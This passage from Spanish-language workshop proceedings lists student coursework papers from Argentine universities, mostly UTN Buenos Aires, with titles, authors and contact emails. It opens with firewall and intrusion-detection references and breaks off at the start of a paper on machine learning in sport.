- [24] Sreenivasarao, V., “A Novel Approach of Intrusion Detection and Prevention for Fingerprints”. *International Journal of Computer Science and Technology* Vol. 1, Issue 2, 2010, pp. 154-160.
- [25] Applebaum, A., Levitt, K., Rowe, J., and Parsons, S., “Arguing about firewall policy in COMMA”. ser. *Frontiers in Artificial Intelligence and Applications*, Verheij, B., Szeider, S., and Woltran, S. (eds), Vol. 245. IOS Press, 2012, pp. 91–102.
- [26] Bandara, A., Kakas, A., Lupu, E., and Russo, A., “Using argumentation logic for firewall policy specification and analysis”, in *DSOM*, ser. LNCS, R. State, S. van der Meer, D. O’Sullivan, and T. Pfeifer, Eds., Vol. 4269. Springer, 2006, pp. 185–196.
- [27] Bandara, A., Kakas, A., Lupu, E., and Russo, A., “Using argumentation logic for firewall configuration management”. In *Integrated Network Management*. IEEE, 2009, pp. 180–187.
- [28] Rajkhowa, P., Hazarika, S.M., Simari, G.R. “An Application of Defeasible Logic Programming for Firewall Verification and Reconfiguration”. In Singh, K., Awasthi, A.K. (eds) *Quality, Reliability, Security and Robustness in Heterogeneous Networks*. QShine 2013. Lecture Notes of the Institute for Computer Sciences, Social Informatics and Telecommunications Engineering, Vol 115. Springer, Berlin, Heidelberg, 2013.
- [29] Martinelli, F., Santini, F. and Yautsiukhin, A., “Network Security Supported by Arguments”. 2015.
- [30] Shakarian, P., Simari, G.I., Moores, G., Parsons, S., and Falappa, M., “An Argumentation-based Framework to Address the Attribution Problem in Cyber-Warfare”. *Proceedings of the 3rd ASE International Conference on Cyber Security*, 2014.
- [31] Nunes, E., Shakarian, P., Simari, G.I. and Ruef, A., “Argumentation models for cyber attribution”, *IEEE/ACM International Conference on Advances in Social Networks Analysis and Mining (ASONAM)*, San Francisco, CA, 2016, pp. 837-844.
- [32] Guasco, L., Echaiz, J., and Ardenghi, J., “Framework para detección de intrusos usando DeLP”. *IX Workshop de Investigadores en Ciencias de la Computación*, 2007.

VII- Trabajos Estudiantiles-Nómina y trabajos premiados

VII.a. Trabajos de cátedra de 1º a 3º año

VII.b. Trabajos de cátedra 4º a 5º año

VII.c. Trabajos de Investigación de Estudiantes extra-cátedra

VII.d. Trabajos finales de carrera no finalizados

VII.e. Trabajos finales de carrera finalizados

VII.a. Trabajos de cátedra de 1º a 3º año

Título del Trabajo

Avances en las Redes Neuronales Artificiales de auto corrección y relleno en los teclados inteligente

AUTORES:

Santiago Gabriel Corbalán, Cristian Gabriel Costa, Tomas José Giampauli, Nahuel Franco Terrazas Alcocer, Adrián Gonzalo Aparicio

MAIL AUTORES:

santiago.corbalan@hotmail.com;ccosta@est.frba.utn.edu.ar;tomasjgiampauli@gmail.com;nterrzasalcocer@est.frba.utn.edu.ar;adrianparicio@est.frba.utn.edu.ar

UNIVERSIDAD

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Título del Trabajo

Introducción de la Inteligencia Artificial en el Diagnóstico y Prevención de Condiciones Médicas

AUTORES:

Lucas Ariel Masacaro, Gabriel Olivieri, Nicolás Viegas, Karina Gabriela Vidal, Diego Maximiliano Snider Ramos

MAIL AUTORES:

lmasacaro@est.frba.utn.edu.ar;gabrielolivieri01@gmail.com;nicolasviegas38@gmail.com;karinavidalutn@gmail.com;rreosnmaxx@hotmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Título del Trabajo

Origen, Desarrollo y Futuro Impacto de la Computación Cuántica

AUTORES:

Camila Garcia Federico, Lucas Fernandez, Mauro De Marco, Juan Pablo Aveni, Sofia Sosa, Luciano Arrieta

MAIL AUTORES:

camilaabigailgf@gmail.com;lfernandezvincent@est.frba.utn.edu.ar;maurodemarco69@yahoo.com.ar;juanpabloaveni@gmail.com;Sosa10-11@hotmail.com;lucianoarrieta07@hotmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Título del Trabajo

Criptomonedas y delitos asociados

AUTORES:

Tamara Ailen Abarza

MAIL AUTORES:

abarzatamara6@gmail.com

UNIVERSIDAD

Universidad Nacional de San Luis

Título del Trabajo

Big Data, Antes y Después

AUTORES:

Lucas Lihuel Rebuffo, Olegario Fernando Gamarra, Matias Hamide, Joaquin Kevorkian, Lucas Rosales

MAIL AUTORES:

rebuffolucas97@gmail.com;rebuffolucas@gmail.com;matiashamide@gmail.com;oaquinkevorkian@gmail.com;rosaleslucas1977@hotmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional

Título del Trabajo

Hacia una mejor conectividad: la quinta generación de redes móviles

AUTORES:

Marcos Federico Marano, Agustín Baya Casal, Bautista Cremona, Federico José D'Andrea, Rodrigo Luca Ponce, Piero Yair Ttito Lugo

MAIL AUTORES:

mmarano@est.frba.utn.edu.ar;abayacasal@est.frba.utn.edu.ar;bcremona@est.frba.utn.edu.ar;fdandrea@est.frba.utn.edu.ar;rodponce@est.frba.utn.edu.ar;pttitolugo@est.frba.utn.edu.ar

UNIVERSIDAD

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Título del Trabajo

Experiencia en la Implementación de Redes Neuronales Artificiales para la Detección de Idiomas

AUTORES:

Francisco Matias Calo, Lautaro Moyano, Alexandre Hector Silva Bottini, Valentino Peruzzo, Maximiliano Hong, Federico Tomas Perez

MAIL AUTORES:

fcalo@est.frba.utn.edu.ar;lautaromoyano420@gmail.com;alexandre.bottini@hotmail.com;peruzzovalentino@gmail.com;maxihong@live.com.ar;federicotomaspez2002@outlook.com

UNIVERSIDAD

Universidad Tecnologia Nacional - Facultad Regional Buenos Aires

Título del Trabajo

Educación virtual durante la pandemia de COVID 19 en colegios primarios privados de la Ciudad de Buenos Aires

AUTORES:

Matías Partarrié, Cristian Aquino, Daniel Camiña, Juan Ignacio Pereda Soto, Leandro Tato

MAIL AUTORES:

mpartarri@est.frba.utn.edu.ar;cristian.aquino0412@gmail.com;danielarmandoar08@gmail.com;juanips.jips@gmail.com;leandrotato123@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional Buenos Aires

Título del Trabajo

Técnicas de análisis de información y herramientas para la prevención de fraudes bancarios

AUTORES:

Fernando Horacio Di Matteo

MAIL AUTORES:

fdimatteo@est.frba.utn.edu.ar

UNIVERSIDAD

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Título del Trabajo

La efectividad de las metodologías de la gestión de derechos digitales en contenido multimedia

AUTORES:

Nicolas Daniel Occhi, Juan Bautista Giazitzian, Alexis Crespo, Mateo Nicolás Silva Trinidad, Emanuel Andrés Sánchez, Gastón Matías Zalazar, Martín Federico Seoane

MAIL AUTORES:

nocchi@est.frba.utn.edu.ar;jgiazitzian@est.frba.utn.edu.ar;alecrespo@est.frba.utn.edu.ar;msilvatrinidad@est.frba.utn.edu.ar;esnchez@est.frba.utn.edu.ar;gagalazar@est.frba.utn.edu.ar;martseoane@est.frba.utn.edu.ar

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional Buenos Aires

Título del Trabajo

Aprendizaje ético y moral en autómatas

AUTORES:

Marcos Horacio Pedaci, Gabriel Alejandro Canteros Chuquipoma, Alejo Joan Goltzman, Brian Nahuel Orellana, Jorge Francisco Ramos, Agustín Tomas Vidaurreta

MAIL AUTORES:

mpedaci@est.frba.utn.edu.ar;gcanteroschuquipoma@est.frba.utn.edu.ar;agoltzman@est.frba.utn.edu.ar;borellana@est.frba.utn.edu.ar;joramos@est.frba.utn.edu.ar;avidaurreta@est.frba.utn.edu.ar

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional Buenos Aires

Título del Trabajo

Practicas para evitar ser victima del Phishing

AUTORES:

Ignacio Tantucci, Dante Bonino Fernandez, Gonzalo Cabo Sardin, Tomas Soiffer, Santiago Valero

MAIL AUTORES:

itantucci@est.frba.utn.edu.ar;dboninofernandez@est.frba.utn.edu.ar;gcabosardin@est.frba.utn.edu.ar;tsoiffer@est.frba.utn.edu.ar;svalero@est.frba.utn.edu.ar

UNIVERSIDAD

Universidad Tecnológica Nacional

Título del Trabajo

El impacto de Big Data e IoT en Buenos Aires como Ciudad Inteligente

AUTORES:

Lucas Andrés Marmo, Ignacio Ángel Ardanaz, Ignacio Martínez Beraza, Joaquín Gómez Demaio, Sebastián Francis Oroncoy, William Fernando Llanos Benites

MAIL AUTORES:

lmarmo@est.frba.utn.edu.ar;iardanaz@est.frba.utn.edu.ar;imartinezberaza@est.frba.utn.edu.ar;jgomezdemaio@est.frba.utn.edu.ar;soroncoy@est.frba.utn.edu.ar;wllanosbenites@est.frba.utn.edu.ar

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional Buenos Aires

Título del Trabajo

Nuevos aspectos legales del uso de Drones

AUTORES:

Marcos Ezequiel Benegas, Nahuel Alejandro Zárate, Tomás Manuel Watson, Gabriel Villanueva, Eliana Naguila

MAIL AUTORES:

mбенегас@est.frba.utn.edu.ar;nzarate@est.frba.utn.edu.ar;twatson@est.frba.utn.edu.ar;gabriel.villanueva2000@gmail.com;eliannaguila@est.frba.utn.edu.ar

UNIVERSIDAD

Universidad Tecnológica Nacional

Título del Trabajo

Análisis y comparación sobre gestores de contraseñas

AUTORES:

Ignacio Martín Puk, Matías Odriozola, Nahuel Da Silva, Daniela Andrea Poveda, Luca Pavon

MAIL AUTORES:

impuk2007@yahoo.com.ar;odriozolamatias@gmail.com;cnahueldasilva@gmail.com;daniela.97.poveda@gmail.com;luka112411@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional Buenos Aires

Título del Trabajo

Aula Virtual en Realidad Virtual

AUTORES:

Franco Matias Cortinez, Alexander Kalinin, Francisco Del Campo Kenny, Lautaro Nahuel Montenegro, Lucas Gastón Vega, Matias Mariano, Mercedes De la Torre

MAIL AUTORES:

fcortnez@est.frba.utn.edu.ar;akalinin@est.frba.utn.edu.ar;fdelcampokenny@est.frba.utn.edu.ar;lmontenegro@est.frba.utn.edu.ar;luvega@est.frba.utn.edu.ar;matias.gm7@hotmail.com;mercedesdelatorre@hotmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Título del Trabajo

La seguridad de los sistemas de autenticación biométricos

AUTORES:

Jonathan Mijail Cusicanqui Jimenez

MAIL AUTORES:

jonathan.cjimenez6@gmail.com

UNIVERSIDAD

Universidad Tecnología Nacional

Título del Trabajo

Internet de las cosas para pequeñas y medianas empresas: Interconexión entre protocolos de comunicaciones

AUTORES:

Facundo Nehuén Yuffrida Grischinsky, Agustín Ignacio Vazquez, Federico Consigliere, Augusto Fuentes, Lucas Lopez Vazquez, Luis Perka

MAIL AUTORES:

facundoyuffrida@gmail.com;agustinignacio.vazquez@hotmail.com;fconsigliere@est.frba.utn.edu.ar;afuentes@est.frba.utn.edu.ar;llopezvazquez@est.frba.utn.edu.ar;lperka@est.frba.utn.edu.ar

UNIVERSIDAD

Universidad Tecnológica Nacional

Título del Trabajo

Criptomonedas: Método de pago alternativo

AUTORES:

Gonzalo Nicolas Mandarino, Tomás Bavutti, Franco Tomás Albaytero, Manuel Ignacio Pardo, Juan Ferchero, Francisco García Laso

MAIL AUTORES:

gonzamandarino@gmail.com;tomas.bavutti@gmail.com;franco_albaytero@hotmail.com;manuelpardo1999@gmail.com;fercherojuan@gmail.com;frangarcialaso@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Título del Trabajo

Diagnóstico de COVID-19 mediante Redes Neuronales Artificiales

AUTORES:

Cristopher Calvo Romero, Juan Rigada, Leticia Siani, Sabrina Garcia, Martin Ibarra, Christian Bossio

MAIL AUTORES:

ccalvoromero@gmail.com;juanrigada97@gmail.com;lsiani1996@hotmail.com;mvlt9819@gmail.com;martinibarra99@gmail.com;Christianarielbossio@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Título del Trabajo

Digitalización de Sistema Único de Boleto Electrónico

AUTORES:

Ian Pablo Stratico, Ezequiel Agustin Patiño Lusinian, Francisco Cipolla, Tomas Quesada, Lucas Sebastian Battaglia, Jose Luis Carbone

MAIL AUTORES:

straticoian@gmail.com;ezelusinian@gmail.com;fcipolla608@gmail.com;tomasquesada11@gmail.com;lucassebastianbattaglia@gmail.com;carb.joseluis@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Título del Trabajo

Automatización del transporte ferroviario en Buenos Aires

AUTORES:

Matías Tadeo Rossi, Emiliano Petroncini, Juan Cruz Rey Álvarez, Juan Ignacio Cobas, Francisco Maver, Lautaro Romero

MAIL AUTORES:

matrossi@est.frba.utn.edu.ar;epetroncini@est.frba.utn.edu.ar;jreyalvarez@est.frba.utn.edu.ar;jcobas@est.frba.utn.edu.ar;fmaver@est.frba.utn.edu.ar;lromerogalvan@est.frba.utn.edu.ar

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional Buenos Aires

Título del Trabajo

Domótica como medio de ayuda para personas con movilidad reducida

AUTORES:

Francisco Javier Azpitarte, Micaela Cecilia Omahna, Augusto Visciglio, Joshua Morales Iglesias, Pablo Daniel Sorrentino, Nicolas Alcides Alejandro Falchi, Tomas Cuadrado

MAIL AUTORES:

fazpitarte@est.frba.utn.edu.ar;momahna@est.frba.utn.edu.ar;avisciglio@est.frba.utn.edu.ar;jmorales@est.frba.utn.edu.ar;psorrentino@est.frba.utn.edu.ar;nfalchi@est.frba.utn.edu.ar;tomascuadrado@est.frba.utn.edu.ar

UNIVERSIDAD

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Título del Trabajo

El Uso de Blockchain Aplicado a Distintas Tecnologías

AUTORES:

Pedro Martinez de Aguirrez Fernandes, Damaris Raquel La Cruz González, Lucas Marcelo Batalla, Sofia Barreneche, Julia Serafini

MAIL AUTORES:

pedromartinezdeaguirre@gmail.com;raquellacruz06@gmail.com;lucasmarcelobatalla01@gmail.com;Sofiabarreneche8@gmail.com;Serafinijulia@hotmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Título del Trabajo

Florencia: Una implementación práctica de un chatbot

AUTORES:

Maximiliano Ezequiel Afonso, Lautaro Petronacci, Daniel Montesano, Sol Varisco, Eliana Rangel, Franco D'Alessio

MAIL AUTORES:

mecsafonso@gmail.com;lautipetronacci14@gmail.com;daniel.mon1234@gmail.com;sol.pocket.varisco@gmail.com;elianarangelortega@gmail.com;francodalessio25@hotmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Título del Trabajo

Implementación del Test de Turing en el Ajedrez

AUTORES:

Martín Gabriel Brustti, Tatiana Carolina Blanco, Joaquín Ignacio Escalante, Mauricio Nahuel Gatica, Emanuel Gevorgyan, Emanuel Mercado

MAIL AUTORES:

mbrustti@est.frba.utn.edu.ar;tblanco@est.frba.utn.edu.ar;joescalante@est.frba.utn.edu.ar;m
gatica@est.frba.utn.edu.ar;egevorgyan@est.frba.utn.edu.ar;emercado@est.frba.utn.edu.ar

UNIVERSIDAD

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Título del Trabajo

Evolución del teletrabajo y su impacto sobre la infraestructura tecnológica de Internet en Argentina

AUTORES:

Gustavo Ezequiel Cabrera, Tomas Berrojalviz, Tomas Carballo, Edson Diaz, Miguel Echave, Ana Virginia Fare, Ignacio Mouzo, Agustin Ocampo, Juan Carlos Serrudo, Nicolas Giannici

MAIL AUTORES:

gcabrera@est.frba.utn.edu.ar;tberrojalviz@est.frba.utn.edu.ar;tcarballo@est.frba.utn.edu.ar;
ediazbenito@est.frba.utn.edu.ar;mechavecovarrubias@est.frba.utn.edu.ar;afarevergara@est.
frba.utn.edu.ar;imouzo@est.frba.utn.edu.ar;agocampo@est.frba.utn.edu.ar;jse

UNIVERSIDAD

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Título del Trabajo

El verdadero aporte de los Hackers

AUTORES:

Luciana Milagros Caceres, Sofia Aylen Caseres, Camila Del Valle Gonzalez, Stephanie Wasiuchni, Carlos Eduardo saikali pulido

MAIL AUTORES:

lucaceres@est.frba.utn.edu.ar;scaseres@est.frba.utn.edu.ar;cgonzalezriverol@est.frba.utn.edu.ar;swasiuchni@est.frba.utn.edu.ar;csaikalipulido@est.frba.utn.edu.ar

UNIVERSIDAD

Universidad Tecnológica Nacional

Título del Trabajo

Asistentes Virtuales

AUTORES:

Nestor Freddo, Lucrecia Medina, Tomas Sotil, Ramiro Iozzo

MAIL AUTORES:

nefreddo@est.frba.utn.edu.ar;lummedina@gmail.com;steamtomy123@gmail.com;ramiroiozzo@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Título del Trabajo

Herramientas para evitar el fraude académico en entornos virtuales

AUTORES:

Guillermo Barnes, Nicanor Ignacio Chuma, Luca Delpieri, Nicolas Lebovits

MAIL AUTORES:

guillebarnes@gmail.com;nicachuma@gmail.com;luca.delpieri@gmail.com;nicolaslebovits@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional

Título del Trabajo

Avances, mejoras, expectativas y peligros en la implementación de redes 5G en la Argentina

AUTORES:

Juan Pablo Peveri Rodriguez, Alejandro Fabián Arcos, Luciano Nicolas Lisacchi, Luciano Gaston Mareco, Gaston Exequiel Monzon

MAIL AUTORES:

juampi.peveri@hotmail.com;aarcos@est.frba.utn.edu.ar;Llisacchi@est.frba.utn.edu.ar;lmareco@est.frba.utn.edu.ar;gamonzon@est.frba.utn.edu.ar

UNIVERSIDAD

Universidad Tecnologica Nacional

Título del Trabajo

La tecnología como herramienta en la sociedad

AUTORES:

Luciano Vecchio, Valentín Pablo Ferreyra, Joaquín Agüero, Valentín Fernández Pizzella, Yago Francisco Joaquín

MAIL AUTORES:

lvecchio@est.frba.utn.edu.ar;vferreyra@est.frba.utn.edu.ar;joacoague15@gmail.com;vferndezpizzella@est.frba.utn.edu.ar;yjoaquin@est.frba.utn.edu.ar

UNIVERSIDAD

Universidad Tecnológica Nacional

Título del Trabajo

De general a particular; Frameworks, Deep Learning e IA

AUTORES:

Augusto Lecaldare, Lucas Matias Lamanna, Nicolás Galfione, Dario Andreatini, Santiago Morel, Matias Uriel Kalomysky, Felipe Nani

MAIL AUTORES:

augustolecaldare@gmail.com;lucas.lamanna60@gmail.com;nicogalfione@gmail.com;dandreatini@est.frba.utn.edu.ar;smorel@est.frba.utn.edu.ar;mkalomysky@est.frba.utn.edu.ar;fnani@est.frba.utn.edu.ar

UNIVERSIDAD

Universidad Tecnologica Nacional

Título del Trabajo

Aplicación para el control de Correlativas

AUTORES:

Hugo Nicolás Peykovich, Ariel German Marin, Daniel Fermin Aizcorde Mallman, Gaspar Ormachea, Tomas Agustin Damico

MAIL AUTORES:

hpeykovich@est.frba.utn.edu.ar;arielgermanmarin1@gmail.com;daniel.aizcorbe1@gmail.com; gasparorma13@gmail.com;tomidamico@hotmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional Buenos Aires

Título del Trabajo

Utilizacion de la inteligencia artificial para la deteccion del cancer de mama

AUTORES:

Melina Elizabeth Arregui, Marcelo Ariel Sznec, Juan Pablo Pinori Diaz, Aurora Mendoza, Mateo Jose Carboni

MAIL AUTORES:

melinaarregui@gmail.com;marcelo.sznec@gmail.com;juanpablopinori@gmail.com;auroramendoza0602@gmail.com;mateocarboni@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional -Facultad Regional Buenos Aires

Título del Trabajo

La Inteligencia Artificial y el descubrimiento de nuevas vacunas

AUTORES:

Esteban Lopez Fain Binda, Lucas Monroig, Facundo Aranda, Emerson Javier Davenheimer, Nicolas Garnica

MAIL AUTORES:

elopezfainbinda@gmail.com;monroig.lucas@gmail.com;facundoaranda67@gmail.com;ejdavenheimer@gmail.com;garnicanicolas32@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional Buenos Aires

Título del Trabajo

Redes Neuronales Artificiales en la Medicina

AUTORES:

Nicolas Santiago Penna, Martin Javier Micelotta, Federico Gabriel Di Pasquasio, Natalia Gabriela Bovarines, Nazareno Gamero

MAIL AUTORES:

npenna@est.frba.utn.edu.ar;mmicelotta@est.frba.utn.edu.ar;fdipasquasio@est.frba.utn.edu.ar;nbovarines@est.frba.utn.edu.ar;ngamero@est.frba.utn.edu.ar

UNIVERSIDAD

Universidad Tecnológica Nacional Facultad Regional Buenos Aires

Título del Trabajo

La Automatización Inteligente como evolución del RPA a través de las Tecnologías Cognitivas

AUTORES:

Alan Nuñez Burgos, Joaquin Rezzo

MAIL AUTORES:

anunezburgos@est.frba.utn.edu.ar;rezzo213@hotmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Título del Trabajo

La implementación de la Nube como una herramienta básica para el trabajo

AUTORES:

Damian Ariel Lerner, Miguel Garcia Haiyashi, Fabiana Vayne Teran, Franco Azulay

MAIL AUTORES:

damianlerner2002@gmail.com;miguelhaiyashi@gmail.com;fabyvayne@gmail.com;fran.azulay@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Título del Trabajo

Pandemia versus Monedas Virtuales

AUTORES:

Rodrigo Alejandro Gutson, Sebastian Nahuel Rossi, Nancy Chuquichambi, Mora Rodriguez, Lucas Aguirre

MAIL AUTORES:

rodrigutson@gmail.com;serossi@est.frba.utn.edu.ar;nchuquichambicruz@est.frba.utn.edu.ar;mrodriguezechaniz@est.frba.utn.edu.ar;luaguirre@est.frba.utn.edu.ar

UNIVERSIDAD

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Título del Trabajo

Acceso a Internet en Argentina

AUTORES:

Tomas Vazquez Islas, Tomas Gomez Berruezo, Luciano Marti, Leandro Miranda, Ignacio Cesarani

MAIL AUTORES:

tvazquezislas@est.frba.utn.edu.ar;tomas.gomez64@gmail.com;mlucianoeze@gmail.com;lean.miranda@hotmail.com;ignaciocesarani@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Título del Trabajo

El uso del Big Data en Soluciones Informáticas para Covid-19

AUTORES:

David Eduardo Aquino

MAIL AUTORES:

daquinoed@gmail.com

UNIVERSIDAD

Universidad Nacional de San Luis. Facultad de Ciencias Físico Matemáticas y Naturales

Título del Trabajo

El poder de la predicción y los sistemas predictivos

AUTORES:

Mateo Michini, Alexis Martinez, Elian Cassina, Gonzalo Godoy, Exequiel Luna, Jonathan Guzman

MAIL AUTORES:

michinimateo@gmail.com;alexisjmartinez2511@gmail.com;eliancassina@gmail.com;gonzaegodoy@gmail.com;eluna@est.frba.utn.edu.ar;joguzmanvega@est.frba.utn.edu.ar

UNIVERSIDAD

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Título del Trabajo

Desarrollo de Aplicación E-Commerce de emergencia para comerciantes ambulantes.

AUTORES:

Lucas Maximiliano Olivera, Alan Gaston DEll Orto Marengo, Matias Nahuel Ayala

MAIL AUTORES:

lolivera.unaj@gmail.com;alanmarengo98@gmail.com;ayala.matias.ma@gmail.com

UNIVERSIDAD

Universidad Nacional Arturo Jauretche

Título del Trabajo

Machine Learning en el ámbito deportivo

AUTORES:

Ezequiel Tomás Ledesma, Camila Susana Alvarez Brito, Luciano Alejo Rodriguez, Rudy Axel Sarabia, Marina Belén Pinasco

MAIL AUTORES:

ezeledesma97@gmail.com;alvarezcamilasu@gmail.com;lurodriguezloza@est.frba.utn.edu.ar;rsarabiaveliz@est.frba.utn.edu.ar;mpinasco@est.frba.utn.edu.ar

UNIVERSIDAD

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Título del Trabajo

Análisis de Sentimientos en Twitter con SDAL y Emolex

AUTORES:

Fernando Damian Coz, Martin Fedorenko, Fausto Fusse

MAIL AUTORES:

fcoz@est.frba.utn.edu.ar;mfedorenko@est.frba.utn.edu.ar;ffusse@est.frba.utn.edu.ar

UNIVERSIDAD

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Título del Trabajo

Implicancias del 5G en Argentina

AUTORES:

Ian Feldman, Rubén Pagés, Camila Belén Varaona, Fabricio Leonel Baliño, Timoteo Beltrán

MAIL AUTORES:

ianu31@gmail.com;ruben_pages@hotmail.com.ar;camilavaraona@yahoo.com.ar;fabricio.balino@gmail.com;timo121198@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional

Título del Trabajo

Blockchain como solución para eliminar la piratería informática

AUTORES:

david leon calermo, Camila Romero, Lucas Capriata, Juan Cruz Segura, Santiago Manuel Martini, Natalia Mercedes Ayala Montaña

MAIL AUTORES:

leoncalermo@hotmail.com;camilaromero.c99@gmail.com;capriatalucas@gmail.com;juan.cruz.segura@gmail.com;santimartini97@gmail.com;natyalia2020@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional

Título del Trabajo

Riesgos del Voto Electrónico

AUTORES:

Constanza Delfino

MAIL AUTORES:

constanzadelfino@icloud.com

UNIVERSIDAD

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Título del Trabajo

Nanotecnología aplicada en regeneración de tejidos

AUTORES:

Santiago Manuel Varela, Gastón Eric Castelo Treleani, Román Divano, Ignacio Nicolás González, Julián Ariel Rodríguez

MAIL AUTORES:

savarela@est.frba.utn.edu.ar;gcastellotreleani@est.frba.utn.edu.ar;rdivano@est.frba.utn.edu.ar;igngonzalez@est.frba.utn.edu.ar;julian180@live.com

UNIVERSIDAD

Universidad Tecnológica Nacional

Título del Trabajo

Vulnerabilidad en los dispositivos tecnológicos

AUTORES:

Eva Yuliany Mora Viamonte, Federico Tortolano, Lautaro Ariel Rojas, Gisela Urrels, Nicolas Yamil Jaimes

MAIL AUTORES:

emoraviamonte@est.frba.utn.edu.ar;ftortolano@est.frba.utn.edu.ar;lautarorojass13@gmail.com;gisela.urrels@gmail.com;nicojai-boca@hotmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Título del Trabajo

Realidad Virtual

AUTORES:

Pablo Veron, Marco Cabello, Aylen Anchart, Melina Agosti, Veronica Adorno

MAIL AUTORES:

pablo.h.veron@gmail.com;cabellomarco@hotmail.com;ayanchart@est.frba.utn.edu.ar;melina.agosti@gmail.com;vadorno@est.frba.utn.edu.ar

UNIVERSIDAD

Universidad Tecnológica Nacional

Título del Trabajo

Avances de la Realidad Aumentada en Argentina

AUTORES:

Joaquin Luis Alimonda, Franco Antonio Olivieri, Dante Ball, Leandro Nestor Bessone, Santiago Romero, Federico Nahuel Coppoler

MAIL AUTORES:

alimondajojo@gmail.com;olivierifranco153@gmail.com;dntball@gmail.com;Leandro_bessone@outlook.com;saromero@est.utn.edu.ar;Fede.coppoler@hotmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional.

Título del Trabajo

Música 8D

AUTORES:

Diego Familia, Luciano Capasso, Romeline Despeignes, Joaquín Melicchio, Guido Sarcos

MAIL AUTORES:

diegofamilia16@gmail.com;lucapasso@est.frba.utn.edu.ar;dromeline@yahoo.fr;jmelicchio@est.frba.utn.edu.ar;guido1009@hotmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional, Facultad Regional de Buenos Aires

Título del Trabajo

Análisis del Rendimiento Virtual Dirigido a la UTN

AUTORES:

Maximo Dante Messina

MAIL AUTORES:

mmessina@est.frba.utn.edu.ar

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional Buenos Aires

Título del Trabajo

Bioimpresion 3D

AUTORES:

Dolores Lopez Joffre, Morena Bencina, Laureano Gaspar Enrique Zabala, Nahuel Colotto, Santiago Nicolas Tossi, Nicole Chavez

MAIL AUTORES:

dlopezjoffre@est.frba.utn.edu.ar;mbencina@est.frba.utn.edu.ar;lenriquezabala@est.frba.utn.edu.ar;ncolotto@est.frba.utn.edu.ar;stossi@est.frba.utn.edu.ar;nchavez@est.frba.utn.edu.ar

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional Buenos Aires

Título del Trabajo

La implementación de tecnología en la imagen dentro de la educación por asociación (lenguaje bimodal)

AUTORES:

Lautaro Homero Aguerreche

MAIL AUTORES:

homeroaguerreche@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional Buenos Aires

Título del Trabajo

Traducción de imagen con redes generativas antagónicas condicionales aplicado a la resolución automática de captchas

AUTORES:

Juan Tomás Ortiz

MAIL AUTORES:

devtomas99@gmail.com

UNIVERSIDAD

Universidad del Aconcagua

Machine Learning en el ámbito deportivo

Ezequiel Tomás Ledesma, Camila Susana Alvarez Brito, Luciano Alejo Rodriguez, Rudy Axel Sarabia, Marina Belén Pinasco

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

ezeledesma97@gmail.com;alvarezcamilasu@gmail.com;lurodriguezloza@est.frba.utn.edu.ar;
rsarabiaveliz@est.frba.utn.edu.ar;mpinasco@est.frba.utn.edu.ar

Abstract

Machine Learning es una herramienta muy útil para el análisis de la gran cantidad de datos que se manejan en el deporte. En el presente trabajo se hace una revisión del estado del arte sobre los principales métodos de Machine Learning empleados en el deporte para el análisis de datos deportivos, para luego explicar los dos usos más importantes de esta herramienta utilizadas en este ámbito, en el cual se verán volcadas en un ejemplo, concluyendo así que el aprendizaje automático facilita y mejora la obtención de estos datos dentro del ámbito deportivo.

Palabras Clave

Deportes, Machine Learning, Sistemas predictivos, Datos deportivos.

Introducción

La era digital inició una constante evolución tecnológica. Uno de los factores más importantes en este último periodo fue la recolección y análisis de datos aplicados en distintos campos, como por ejemplo en el ámbito deportivo [1].

